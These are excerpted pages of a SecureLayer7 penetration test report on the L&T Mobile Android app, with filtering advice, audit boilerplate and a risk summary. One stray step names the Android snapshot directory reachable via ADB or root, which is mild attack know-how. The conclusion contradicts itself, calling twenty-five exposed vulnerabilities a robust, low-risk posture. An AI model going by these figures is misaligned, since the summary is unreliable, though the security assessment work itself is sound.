
**SecureLayer7**


Time and Again, Securing You





Step 3: Navigate to the directory /data/system\_ce/0/snapshots via ADB or root file manager.





# SecureLayer7

Time and Again, Securing You

## General Comments and Security Advice

### Implement Centralized Filtering Method Potential

It is recommended to use a centralized filtering method for all values that can be tampered with adversaries and actors other than the potentially affected user. This holds for the user-name, the conversation name as well as values being sent by a potentially rogue communication server instance. The instances might be tampered with by motivated attackers. Therefore, a centralized filter tool that would continuously ensure proper output filtering for any incoming byte-string is urged, as it would assist in keeping Application and any upcoming versions of the tool as safe and secure as possible.

### Source Code Audit

Source Code Audit/Review is a process to identify source code errors and find the un-sanitized portions in the source code of the application which can be a threat for the application security and can compromise the application and user information.

Our innovative methodology to audit source code for an application provides a comprehensive framework to identify the flaws and security issues inside the code of the application. In our source code audit methodology, we don't rely only upon the automated tools for the code audits. We do automate as well as manual source code review to cover all the problematic areas of the code. We at SecureLayer7 ensure the thorough auditing and reviewing of the source code of the application according to the defined standard.

**SecureLayer7**  
Time and Again, Securing You

## Conclusion

The primary goals of this penetration test were to identify whether the L&T Mobile application has adequate controls in place to protect against unauthorized access to sensitive information from external attackers and to identify any vulnerabilities that could present a risk to L&T Finance Holding Ltd or its customers. To achieve these goals, we performed an extensive array of tests, using both manual techniques and scanning tools in order to paint a comprehensive picture of the L&T Mobile Penetration Testing security posture. It is worth noting that the examined L&T Mobile Penetration Testing demonstrate a robust security posture with twenty five exposed vulnerabilities.

A private MS Teams channel was used for communication and preparation to ensure a smooth and unobstructed testing phase. The L&T Finance Holding Ltd provided us with access to the L&T Mobile Penetration Testing, as well as a guide to understand the Android apps to make sure that testing can move forward as optimally as possible.

To reiterate, the scope of the test included the Android apps and other L&T Mobile Penetration Testing assets as mentioned in the below table. As mentioned in the Attack Narrative section from detailed report has given full coverage does not offer much attack surface.

Work Package	Risk Rating	Comments
L&T Mobile Penetration Testing	Low	It is advisable to address the vulnerability in accordance with the L&T Finance Holding Ltd fixing policy. Typically, Critical, Medium vulnerabilities should be resolved promptly.

In the above table, the overall security posture is calculated at a Low level for mobile application. This evaluation depends upon the vulnerability impact on the business objectives.

It should be noted that this was a point-in-time assessment and that the L&T Finance Holding Ltd should perform regular security assessments as changes are made to the L&T Mobile Penetration Testing and supporting infrastructure. The actual risk posed by these findings may be less than what is indicated due to mitigating factors such as use case, technical, and administrative controls.

Time and Again, Securing You